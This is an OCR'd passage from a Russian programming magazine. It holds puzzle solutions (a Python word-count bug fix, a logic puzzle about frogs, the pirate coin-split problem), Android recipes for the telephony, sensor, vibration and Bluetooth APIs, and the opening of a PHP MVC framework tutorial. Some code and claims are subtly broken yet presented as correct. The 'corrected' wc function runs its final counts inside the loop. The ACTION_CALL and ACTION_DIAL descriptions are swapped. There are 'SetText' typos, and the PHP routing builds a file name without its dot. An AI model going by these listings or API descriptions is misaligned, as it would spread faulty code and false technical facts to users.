      and is_letter(i+1) and (char is '-' ↵
      or char is '\'')):
         w += 1
      if char == '\n':
         l += 1
   return '%d\t%d\t%d\n' % (l, w, c)

if __name__ == "__main__":
   import doctest
   doctest.testmod()
```

Попробуйте угадать, что именно он должен делать. Найдите в нем максимальное количество ошибок, неаккуратностей и просто неизящностей. Подправьте имеющийся код до удовлетворительного, по вашему мнению, состояния.

РЕШЕНИЕ

При беглом просмотре кода становится понятно, что его основная задача — подсчет количества символов, слов и строк в передаваемой функции wc переменной. Также в модуле присутствует вспомогательная функция is_leter, которая, судя по всему, должна определять, принадлежит ли переданный ей символ к буквам латинского алфавита.

Сначала займемся функцией wc. Локальные переменные l, w и c обозначают соответственно количество строк (линий), слов и символов. Подсчет символов ведется в цикле for, что нецелесообразно, поскольку это значение равно значению, возвращаемому функцией len. Также в цикле определяется количество слов. Для этого в операторе if проверяется текущий символ, и если он не является буквой или символом «-» или «\», непосредственно перед которым и после которого находятся буквы, то мы увеличиваем счетчик w.

В глаза сразу бросаются два промаха. Во-первых, следующий вызов is_letter(i+1) явно ошибочен, так как в этом случае мы передаем функции не символ строки s, а просто целое число. Во-вторых, перебор в for не учитывает возможность выхода за границы диапазона переменной s при обращении к ее элементам по индексу i.

Есть и логические ошибки. Например, если в строке встречается несколько разделительных символов, например пробелов, то количество слов посчитается неправильно. К неизящностям в этой функции можно отнести также перенос условий в операторе ветвления с помощью «\». Более удачным решением будет оформление условия с помощью скобок. Наконец, инициализацию счетчиков лучше производить по отдельности. Учитывая все это, получим следующий код:

Исправленная версия функции wc

```
def wc(s):
   l = 0
   w = 0
   c = len(s)

   for i in range(1, c):

      char = s[i]

      if ((not is_letter(char) and
      is_letter(s[i - 1])) and

      not (i < c - 1 and

      is_letter(s[i - 1]) and
      is_letter(s[i + 1]) and
      (char is '-' or char is '\''))):
         w += 1

      if char == '\n':
         l += 1

      if is_letter(s[c - 1]):
         w += 1

      if not s[c - 1] == '\n':
         l += 1

      if s[0] == '\n':
         l += 1

   return '%d\t%d\t%d\n' % (l, w, c)
```

Функция is_letter также содержит ошибки. Прежде всего, проблема в неправильном формировании строки с символами латинского алфавита. Код в задании создаст list, причем из двух элементов, вследствие чего оператор in будет работать не так, как мы этого ожидаем. Также, передавая очередной символ в is_letter, не надо оборачивать его функцией str, а тело блока else должно быть на следующей строке после условного оператора. С учетом всего этого получается:

Исправленная версия функции is_letter

```
def is_letter(char):
    letters = 'abcdefghijklmnopqrstuvwxyz'
    if char.lower() in letters:
        return True
    else:
        return False
```

Ну и последнее, на что следует обратить внимание, — это использование библиотеки doctest для генерации unit-тестов из комментариев к функциям. Дело в том, что в данном случае это вообще бессмысленно, поскольку в этом коде попросту нет ни одного комментария, который бы мог использоваться модулем doctest. Соответветственно, от этого куска можно отказаться совершенно безболезненно.

Задача № 3

УСЛОВИЕ

Если лягушонок зеленый, то он веселый. Если лягушонок грустный, то он сидит на берегу. Все лягушата либо зеленые, либо пестренькие. Если лягушонок пестренький, то он плавает в воде. Тогда обязательно:

1) все лягушата плавают в воде;
2) на берегу только грустные лягушата;
3) все лягушата — веселые;
4) все веселые лягушата — зеленые;
5) все лягушата — грустные;
6) если лягушонок зеленый, то он плавает.

Какие из этих утверждений верны?

РЕШЕНИЕ

Для того чтобы не ломать себе мозг долгими логическими выкладками, воспользуемся наглядным методом решения — кругами Эйлера. Круги Эйлера — это геометрическая схема, с помощью которой можно изобразить отношения между подмножествами.

Из получившейся схемы видно, что все грустные лягушата сидят на берегу, все пестрые лягушата плавают в воде и все зеленые лягушата — веселые. Также получается, что все лягушата — либо зеленые, либо пестрые.

Теперь можно по очереди примерять на рисунок каждое предположение. Первый пункт оказывается неверным, поскольку круг зеленых лягушат пересекается с берегом. Точнее, он может пересекаться, ничто ему не мешает это сделать. Круги Эйлера расположены так, чтобы не противоречить начальным условиям, но и не ограничивать себя.

Предположить, что на берегу остались только грустные лягушата, тоже нельзя, ведь желтый круг пересекает коричневый. А вот третье утверждение оказывается правильным. Мы никак не можем заставить круг пестрых лягушат пересечься с кругом грустных, поскольку оба этих множества находятся в непересекающихся надмножествах: «сидят на берегу» и «плавают в воде». Все последующие утверждения тоже оказываются некорректны. С помощью таких построений мы получаем, что обязательным является лишь одно условие — все лягушата веселые.

Задача № 4

УСЛОВИЕ


Пять пиратов на острове должны разделить между собой сотню золотых монет. Они делят свою добычу так: старший пират предлагает, как делить добычу, а потом каждый голосует, соглашаясь с его предложением или нет. Если по меньшей мере половина пиратов проголосует «за», они поделят монеты так, как предложил старший пират, если же нет — его убивают и все начинают сначала. Самый старший пират (из тех, кто выжил) предлагает новый план, за него голосуют по тем же правилам, а потом или делят добычу, или убивают старшего пирата. Так продолжается до тех пор, пока какой-то план не будет принят. Допустим, ты — старший пират. Как ты предложишь разделить добычу? Все другие пираты жадные, мыслят очень логично, и все хотят жить.

РЕШЕНИЕ

Для решения данной задачи надо сначала определиться с некоторыми недосказанностями в условии. Поскольку наши пираты крайне логичны, то очевидно, что инстинкт самосохранения у них развит сильнее, чем чувство жадности. Это очень важный момент, который позволит тебе как старшему пирату наиболее рационально распределить добычу.

Начнем с конца. Первым делом пронумеруем пиратов от 1 до 5, где пират № 1 самый младший, а № 5 — это ты. Очевидно, что если первый и второй пираты останутся наедине, то второй заберет себе все 100 золотых, поскольку его первый голос будет той необходимой половиной для принятия плана. Зная это, третий бандит спокойно может дать один золотой пирату № 4, который просто прыгает от счастья, так как это лучшее, на что он мог рассчитывать.


Четвертому пирату нужно заполучить хотя бы один голос за свой план дележки, и он, зная, что в случае его смерти коллега № 2 останется ни с чем, предлагает ему 1 монету, оставляя себе 99. А тебе, как пятому и самому старшему пирату, нужно переманить на свою сторону целых двух твоих «товарищей». И, учитывая задумку распределения добычи четвертого бандита, по которой пираты № 3 и 1 останутся ни с чем, ты предлагаешь им по монете, обеспечивая себе таким образом нужное количество голосов. Конечно, ты бы мог лишить золотого первого или третьего бандита и дать его пирату № 2, но в этом случае его поведение было бы неопределенным, поскольку если бы ты умер, то он бы все равно получил свой золотой, а следовательно, он мог бы воспользоваться этим шансом для сведения личных счетов с тобой.



Круги Эйлера для лягушат

Денис Колисниченко (dhsilabs@gmail.com)

Готовим приложение для Android



ШЕСТЬ ПОЛЕЗНЫХ РЕЦЕПТОВ ПРОГРАММЕРАМ

В этой статье мы рассмотрим шесть полезных рецептов, которые пригодятся практически любому Android-программисту. Сразу скажу: рецепты рассчитаны на то, что читатель уже знаком с разработкой приложений для Android. Азов здесь не будет. Все рецепты написаны на Java, а сами проекты создаются в Eclipse.

1 РЕЦЕПТ

ПОЛУЧЕНИЕ ИНФОРМАЦИИ О ТЕЛЕФОНЕ

Класс TelephonyManager можно использовать для получения информации о телефоне, определения его состояния и набора номера абонента. В первом рецепте мы поговорим о получении информации о телефоне.

Первым делом создаем проект приложения по умолчанию (пусть наше приложение будет называться TM). В файл манифеста нужно добавить следующую строку:

```
<uses-permission android:name=↵
"android.permission.READ_PHONE_STATE" />
```

Файл разметки тоже практически будет без изменения. Мы добавим лишь свойство id для элемента TextView. Файл разметки приведен в листинге 1.

Листинг 1. Файл разметки TM/res/layout/main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout xmlns:android="http://schemas.android.com/
apk/res/android"
android:orientation="vertical"
android:layout_width="fill_parent"
android:layout_height="fill_parent" >
  <TextView android:id="@+id/info"
  android:layout_width="fill_parent"
  android:layout_height="wrap_content"
  android:text="@string/hello" />
</LinearLayout>
```

После создания файла разметки можно приступить к написанию кода. Примерный код см. в листинге 2. Полный код приложения ты найдешь на компакт-диске (такое решение было принято, дабы не растягивать текст статьи) в файле TMActivity.java. Думаю, код достаточно закомментирован и не нуждается в дополнительных комментариях. Мы создаем экземпляр класса TelephonyManager и «вытягиваем» из него полезную информацию.

Листинг 2. Фрагмент кода приложения

```
String EOL = "\n";
// Находим текстовую область в разметке
info =(TextView) findViewById(R.id.info);
// Создаем объект tm для получения информации о телефоне
tm = (TelephonyManager)getSystemService(TELEPHONY_SERVICE);
// Буфер строк
StringBuilder sb = new StringBuilder();
// Общая информация об устройстве
sb.append("Общая информация:\n\n");
sb.append("ID устройства :"). ↵
append(tm.getDeviceId()).append(EOL);
sb.append("Версия ПО: "). ↵
append(tm.getDeviceSoftwareVersion()).append(EOL);
sb.append("Номер телефона: "). ↵
append(tm.getLine1Number()).append(EOL);
...
// Выводим содержимое буфера строк в текстовую область
info.setText(sb.toString());
```

Получить информацию об операторе, выдавшем SIM-карту, можно так:

- tm.getSimCountryIso() — код страны (ISO);
- tm.getSimOperator() — краткое название оператора;
- tm.getSimOperatorName() — название оператора;
- tm.getSimSerialNumber() — серийный номер SIM-карты.

Информация о текущей сети:

- tm.getNetworkOperator() — название текущего оператора сети (оператор, выдавший SIM-карту, может отличаться от текущего оператора, когда пользователь находится в роуминге);

- tm.getNetworkOperatorName() — полное название оператора сети;
- tm.getNetworkCountryIso() — страна оператора сети (по сути, это страна, в которой вы находитесь, — когда вы в роуминге, это значение отличается от значения tm.getSimCountryIso()).

Также можно получить другую информацию:

- tm.getSubscriberId() — ID абонента;
- tm.getVoiceMailAlphaTag() — альфа-тег голосовй почты;
- tm.getVoiceMailNumber() — номер голосового почтового ящика.



НАБОР НОМЕРА

Теперь разберемся, как набрать номер телефона. Чтобы получить разрешение на набор номера, добавляем в файл манифеста такую строку:

```
<uses-permission android:name=↵
"android.permission.CALL_PHONE" />
```

Затем ты можешь использовать одну из двух операций — или ACTION_CALL или ACTION_DIAL. Первая операция отобразит диалог с набираемым номером (как обычно при наборе номера вручную), вторая операция наберет номер без показа какого-либо интерфейса пользователя.

```
startActivity(new Intent(Intent.ACTION_CALL, ↵
Uri.parse("tel:номер")));
startActivity(new Intent(Intent.ACTION_DIAL, ↵
Uri.parse("tel:номер")));
```

Как видишь, ничего сложного, и можно сразу же перейти к третьему рецепту, где мы определим номер входящего звонка.



ПОЛУЧЕНИЕ ИНФОРМАЦИИ О СОСТОЯНИИ ТЕЛЕФОНА

Отслеживать состояние телефона в ожидании определенного события можно с помощью «прослушек», которые подробно описаны на странице руководства разработчика Android: bit.ly/Q6b5h3. Мы рассмотрим только наиболее часто используемую «прослушку» PhoneStateListener.LISTEN_CALL_STATE, позволяющую определить номер входящего звонка (и, соответственно, выполнить определенные действия при входящем звонке). Возможны три состояния звонка:

- CALL_STATE_IDLE — не принимается входящий звонок и не устанавливается исходящий;
- CALL_STATE_RINGING — устройство принимает входящий звонок;
- CALL_STATE_OFFHOOK — пользователь говорит по телефону.

Сейчас мы напишем программу, которая реагирует на все три состояния звонка и ничего не делает, — действия ты определишь сам. Такое решение было принято, дабы не захламлять код. А что делать, решай сам — можешь, например, вывести уведомление при получении звонка. Чтобы задать собственные действия при изменении состояния звонка, мы переопределим метод onCallStateChanged().

Прежде чем приступить к написанию кода, добавляем в файл манифеста следующую строку:

```
<uses-permission android:name=↵
"android.permission.READ_PHONE_STATE" />
```

Файл разметки будет таким же, как у приложения TM (см. листинг 1). Фрагмент кода приложения представлен в листинге 3. Полный код приложения ты найдешь на DVD в файле CallState.java.

Листинг 3. Реакция на изменение состояния звонка

```
import android.telephony.PhoneStateListener;
import android.telephony.TelephonyManager;
```




Рис. 1. Редактирование файла манифеста

```
...
info = (TextView) findViewById(R.id.info);
// Создаем объект класса TelephonyManager
tm = (TelephonyManager) getSystemService↵
(TELEPHONY_SERVICE);
// Устанавливаем «прослушку» для LISTEN_CALL_STATE
tm.listen(new TelListener(), ↵
PhoneStateListener.LISTEN_CALL_STATE);
...
private class TelListener extends PhoneStateListener {
  public void onCallStateChanged(int state, ↵
  String incomingNumber) {
    super.onCallStateChanged(state, incomingNumber);
    switch (state) {
      case TelephonyManager.CALL_STATE_IDLE:
        info.setText("IDLE");
        break;
      case TelephonyManager.CALL_STATE_OFFHOOK:
        info.SetText("OFFHOOK, Вход. номер:" + ↵
        incomingNumber);
        break;
      case TelephonyManager.CALL_STATE_RINGING:
        info.SetText("RINGING, Вход. номер:" + ↵
        incomingNumber);
        break;
      default:
        break;
    } // switch
  } // onCallStateChanged
}
```

Наше приложение выводит в текстовую область (TextView) с именем info состояние телефона и номер входящего звонка, если таковой имеется.



РАБОТАЕМ С СЕНСОРАМИ

Современные мобилки оснащены всевозможными датчиками (сенсорами) — камерой, акселерометром, датчиком температуры и прочим.

Наиболее популярна из сенсоров камера, но управление ею заслуживает отдельного разговора — мы обязательно поговорим об этом, но чуть позже. А пока рассмотрим другие датчики, которыми может быть оснащено мобильное устройство:

- TYPE_ACCELEROMETER — акселерометр, позволяет определить ускорение мобильного устройство. Таким датчиком оснащаются не все смартфоны, преимущественно акселерометр можно найти на смартфонах, оснащенных функцией GPS (хотя это необязательно — все зависит от производителя устройства).
- TYPE_LIGHT — датчик света. Очень полезная штука: с его помощью можешь управлять подсветкой дисплея, например увеличить яркость, когда стало темно. В конечном итоге датчик помогает экономить заряд аккумулятора.
- TYPE_TEMPERATURE — температурный датчик.
- TYPE_PRESSURE — датчик атмосферного давления.

В твоем устройстве могут быть дополнительные датчики. Используй метод getSensorList() класса SensorManager, чтобы получить список датчиков. Сейчас мы рассмотрим чтение показаний датчика температуры. Примеры чтения других датчиков можно найти в документации разработчика Android.

Для чтения датчиков подключаем следующие пакеты:

```
import android.hardware.Sensor;
import android.hardware.SensorEvent;
import android.hardware.SensorEventListener;
import android.hardware.SensorManager;
```

Далее определить объекты класса SensorManager:

```
private SensorManager myManager = null;
myManager = (SensorManager)getSystemService↵
(SENSOR_SERVICE);
myManager.registerListener(tempSensorListener,
myManager.getDefaultSensor(Sensor.TYPE_TEMPERATURE),
SensorManager.SENSOR_DELAY_GAME);
```

Методу registerListener() передают три параметра. Первый — название обработчика датчика температуры. В нашем случае это tempListener, который будет определен позже. Второй параметр — датчик по умолчанию, в нашем случае — датчик температуры. Третий параметр задает время обновления показаний датчика. Для наиболее быстрого обновления используйте SENSOR_DELAY_GAME, для обычного обновления — SENSOR_DELAY_NORMAL.

Следующий код определяет «прослушку» tempListener. Наша задача — переопределить методы onAccuracyChanged() и onSensorChanged(). Первый метод нам не нужен, поэтому мы определим его как пустой метод. А второй метод будет устанавливать текст области info (элемент TextView в разметке) — мы будем показывать температуру.

```
private final SensorEventListener tempListener = ↵
new SensorEventListener() {

  @Override
  public void onAccuracyChanged(Sensor sensor, ↵
  int accuracy) {}

  @Override
  public void onSensorChanged(SensorEvent event) {
    if (event.sensor.getType() == ↵
    Sensor.TYPE_TEMPERATURE) {
      info.setText("Температура: " + event.values[0]);
    }
  }
};
```

Дополнительную информацию можно получить по адресу: bit.ly/bEjXq



ВКЛЮЧАЕМ ВИБРОЗВОНОК

Привлечь внимание к уведомлению или диалогу программы можно с помощью вибрации. Для управления виброзвонком добавляем в файл манифеста следующее разрешение:

```
<uses-permission android:name=↵
"android.permission.VIBRATE" />
```

Далее используем класс Vibrator так:

```
Vibrator Vib = (Vibrator) getSystemService↵
(Context.VIBRATOR_SERVICE);
Vib.vibrate(3000); // Вибрировать три секунды
```

Метод cancel() используется для преждевременной отмены вибрации (например, если ты установил вибрацию три секунды, а пользователь отреагировал раньше):

```
Vib.cancel();
```



ПЕРЕДАЧА ДАННЫХ ПО BLUETOOTH

Для передачи данных по Bluetooth нужно:

- включить адаптер Bluetooth;
- найти доступные Bluetooth-устройства;
- подключиться к одному из устройств;
- произвести собственно обмен данными.

В файл манифеста Android-приложения, использующего Bluetooth, добавляем строки:

```
<uses-permission android:name=↵
"android.permission.BLUETOOTH" />
<uses-permission android:name=↵
"android.permission.BLUETOOTH_ADMIN" />
```

В пакете android.bluetooth определены следующие классы:

- BluetoothAdapter — представляет интерфейс обнаружения и установки Bluetooth-соединений.
- BluetoothClass — описывает общие характеристики Bluetooth-устройства.
- BluetoothDevice — представляет удаленное Bluetooth-устройство.
- BluetoothSocket — сокет или точка соединения для данных, которыми наша система обменивается с другим Bluetooth-устройством.
- BluetoothServerSocket — сокет для прослушивания входящих Bluetooth-соединений.

ВКЛЮЧЕНИЕ BLUETOOTH-АДАПТЕРА

Первым делом получаем адаптер по умолчанию:

```
BluetoothAdapter myBluetooth = ↵
BluetoothAdapter.getDefaultAdapter();
```

Активировать Bluetooth-адаптер можно таким образом:

```
// Если Bluetooth выключен
if (!myBluetooth.isEnabled()) {
  // Создаем действие ACTION_REQUEST_ENABLE, которое
  // запрашивает включение адаптера
  Intent eIntent = ↵
  new Intent(BluetoothAdapter.ACTION_REQUEST_ENABLE);
  // Выполняем действие
  startActivity(eIntent);
}
```

ОБНАРУЖЕНИЕ УСТРОЙСТВ ПО СОСЕДСТВУ

Для обнаружения устройств используется код из листинга 4. Обнаруженные устройства выводятся в журнал с помощью Log.d().

```
Листинг 4. Поиск Bluetooth-устройств
import android.util.Log;...
private final BroadcastReceiver myReceiver = ↵
new BroadcastReceiver() {
  public void onReceive(Context context, Intent intent) {
    String action = intent.getAction();
    // Когда найдено устройство
    if (BluetoothDevice.ACTION_FOUND.equals(action)) {
      // Получаем объект BluetoothDevice из Intent
      BluetoothDevice device = intent.getParcelableExtra↵
      (BluetoothDevice.EXTRA_DEVICE);
      // Выводим сообщение в журнал
```

```
      Log.v("BlueTooth Discovery: ", ↵
      device.getName() + "\n" + device.getAddress());
    }
  }
};
IntentFilter filter = ↵
new IntentFilter(BluetoothDevice.ACTION_FOUND);
registerReceiver(myReceiver, filter);
myBluetooth.startDiscovery();
```

УСТАНОВКА СОЕДИНЕНИЯ С BLUETOOTH-УСТРОЙСТВОМ

Можно разработать как приложение-сервер, которое будет ожидать входящих запросов, так и приложение-клиент, которое будет устанавливать запрос с сервером. В листинге 5 приведен код, ожидающий соединения от программы-клиента.

Листинг 5. Ожидание запроса на подключение от клиента

```
// Класс AcceptBluetoothThread принимает входящие запросы
private class AcceptBluetoothThread extends Thread {
  private final BluetoothServerSocket myServerSocket;
  public AcceptThread() {
    // Используем временный объект, который позже
    // будет присвоен члену myServerSocket, поскольку
    // myServerSocket — финальный член класса и потом уже
    // не может быть изменен
    BluetoothServerSocket tmp = null;
    try {
      // MY_UUID – идентификатор, используемый клиентом
      tmp = mAdapter.listenUsingRfcommWithServiceRecord↵
      (NAME, MY_UUID);
    } catch (IOException e) {}
    // Присваиваем tmp члену класса myServerSocket
    myServerSocket = tmp;
  }
  public void run() {
    BluetoothSocket socket = null;
    // Прослушиваем соединения
    while (true) {
      try { // Принимаем соединение
        socket = myServerSocket.accept();
      } catch (IOException e) {
        break;
      }
      // Если соединение было принято
      if (socket != null) {
        // Обработка соединения в отдельном потоке
        DoSomethingWith(socket);
        // После обработки соединения закрываем сокет
        myServerSocket.close();
        break;
      }
    }
  }
  public void cancel() { // В случае отмены соединения...
    try { // Закрываем сокет
      myServerSocket.close();
    } catch (IOException e) {}
  }
}
```

Теперь осталось написать приложение-клиент, устанавливающее соединение с Bluetooth-сокетом. Пример класса, который используется для установки соединения, приведен в листинге 6.

Листинг 6. Установка соединения с Bluetooth-сокетом

```
private class ConnectThread extends Thread {
```




Рис. 2. Информация о телефоне

```
  private final BluetoothSocket mySocket;
  private final BluetoothDevice myDevice;
  public ConnectThread(BluetoothDevice device) {
    // Используем временный объект, который позже
    // будет присвоен члену mySocket, поскольку
    // mySocket – финальный член класса и потом уже
    // не может быть изменен
    BluetoothSocket tmp = null;
    myDevice = device;
    // Получаем BluetoothSocket для соединения
    // с Bluetooth Device
    try {
      // MY_UUID – идентификатор, такой же использует
      // сервер
      tmp = device.createRfcommSocketToServiceRecord↵
      (MY_UUID);
    } catch (IOException e) {}
    mySocket = tmp;
  }
  public void run() {
    // Отключаем обнаружение устройств, поскольку оно
    // замедляет соединение
    mAdapter.cancelDiscovery();
    try {
      // Соединяемся с устройством через сокет
      mySocket.connect();
    } catch (IOException connectException) {
      // Невозможно подключиться, закрываем сокет
      try {
        mySocket.close();
      } catch (IOException closeException) {}
      return;
    }
    // Соединение установлено, производим его обработку
    // в отдельном потоке
    DoSomethingWith(mySocket);
  }
  public void cancel() {
    try {
      mySocket.close();
    } catch (IOException e) {}
  }
}
```

Полный код приложения ты найдешь на DVD. На этом все. Буду рад выслушать твои замечания и предложения по адресу dhsilabs@mail.ru.

Игорь «Spider_NET» Антонов (vr-online.ru)



Мастерим свой фреймворк на PHP

РАЗБИРАЕМСЯ С ПАТТЕРНОМ ПРОЕКТИРОВАНИЯ MVC И НАЧИНАЕМ РАЗРАБОТКУ

Скажу честно: нам не дает покоя слава Yii, Kohana, CodeIgniter. Каждый из этих фреймворков имеет свои киллер-фичи, однако все они написаны на PHP и используют шаблон проектирования Model View Controller. Погоди, так ведь мы уже знаем о них самое главное! Давай скорее напишем свой фреймворк!

РАЗБИРАЕМСЯ С ТЕОРИЕЙ MVC

Перед тем как ринуться в бой, быстренько ознакомимся с теорией паттерна Model View Controller. Начнем с небольшого экскурса в историю…

Многие ошибочно полагают, что паттерн проектирования MVC появился не так давно и изначально стал применяться в области веб-разработки. На самом деле концепция MVC была выдвинута и детально описана еще в 1979 году — о том, что такое веб, тогда никто и не знал, потому что слова веб просто не было.

Своим рождением MVC обязан Трюгве Реенскаугу. В то время он работал в компании Xerox PARC над языком программирования Small Talk. Нетрудно догадаться, что свою первую практическую реализацию шаблон MVC увидел именно для этого языка.

Несмотря на работу, проделанную Трюгве, его концепция была по большому счету лишь идеей, хорошей теорией. Какой-то конкретики, практических примеров в ней описано не было. Даже первая библиотека для Small Talk была создана другими разработчиками. Впоследствии было выделено два вида реализации шаблона MVC:

- **Активная модель.** Главным выделяющимся элементом этой реализации стала идея полного разделения ролей модели, контроллера и представления. Все эти сущности не должны быть связаны между собой. Изменение модели никак не должно отразиться на контроллере или представлении, и наоборот.
- **Пассивная модель.** В пассивной модели сущность «модель» не должна иметь способов взаимодействия с контроллером и представлением. По факту, под моделью здесь подразумевается структура данных. За всеми ее изменениями должен следить контроллер, который впоследствии должен принимать решение о перерисовке представления.

ЧТО ТАКОЕ MVC И ПОЧЕМУ ИМЕННО ОН?

Для начала рассмотрим компоненты MVC и определимся с их назначением. Модель — сущность, отвечающая за предоставление доступа к данным, алгоритмы обработки и так далее. Если сказать проще, то именно в модель нужно помещать всю бизнес-логику приложения. Исходя из этого, сразу делаем вывод, что модель не должна ничего знать о других звеньях архитектуры MVC — контроллере и представлении. Среди веб-разработчиков бытует заблуждение, что модель предназначена сугубо для операций получения и записи данных в базу. Алгоритмы обработки они выносят в контроллер. Такой подход сводит на нет всю идею MVC. Чуть позже мы вернемся к этому.

Представление — элемент концепции MVC, отвечающий за представление данных. Под представлением подразумевается внешний вид — будь то шаблон дизайна в веб-приложении или GUI десктопной проги. В представлениях, или, как принято говорить на сленге, «вьюшках», не должно содержаться никаких алгоритмов обработки данных или их получения. Только отображение и ничего более.

```
.htaccess  index.php  model.php  route.php  controller_main.php  controller.php  template_view.php
1  <?php
2  class Routing
3  {
4      static function execute()
5      {
6          $controllerName = 'Main';
7          $actionName = 'index';
8
9          $piecesOfUrl = explode('/', $_SERVER['REQUEST_URI']);
10
11         if (!empty($piecesOfUrl[1]))
12         {
13             $controllerName = $piecesOfUrl[1];
14
15         }
16
17         if (!empty($piecesOfUrl[2]))
18         {
19             $actionName = $piecesOfUrl[2];
20         }
21
22         $modelName = 'Model_' . $controllerName;
23         $controllerName = 'Controller_' . $controllerName;
24         $actionName = 'action_' . $actionName;
25
26         $fileWithModel = strtolower($modelName) . 'php';
27         $fileWithModelPath  = "application/models/" . $fileWithModel;
28
29         if (file_exists($fileWithModelPath))
30         {
31             include $fileWithModelPath;
32         }
33
34         $fileWithController = strtolower($controllerName) . '.php';
35         $fileWithControllerPath = "application/controllers/" . $fileWithController;
36
```

Простейший роутинг в SublimeText




Схема архитектуры MVC

DVD

Код нашего фреймворка ты найдешь на диске к журналу.

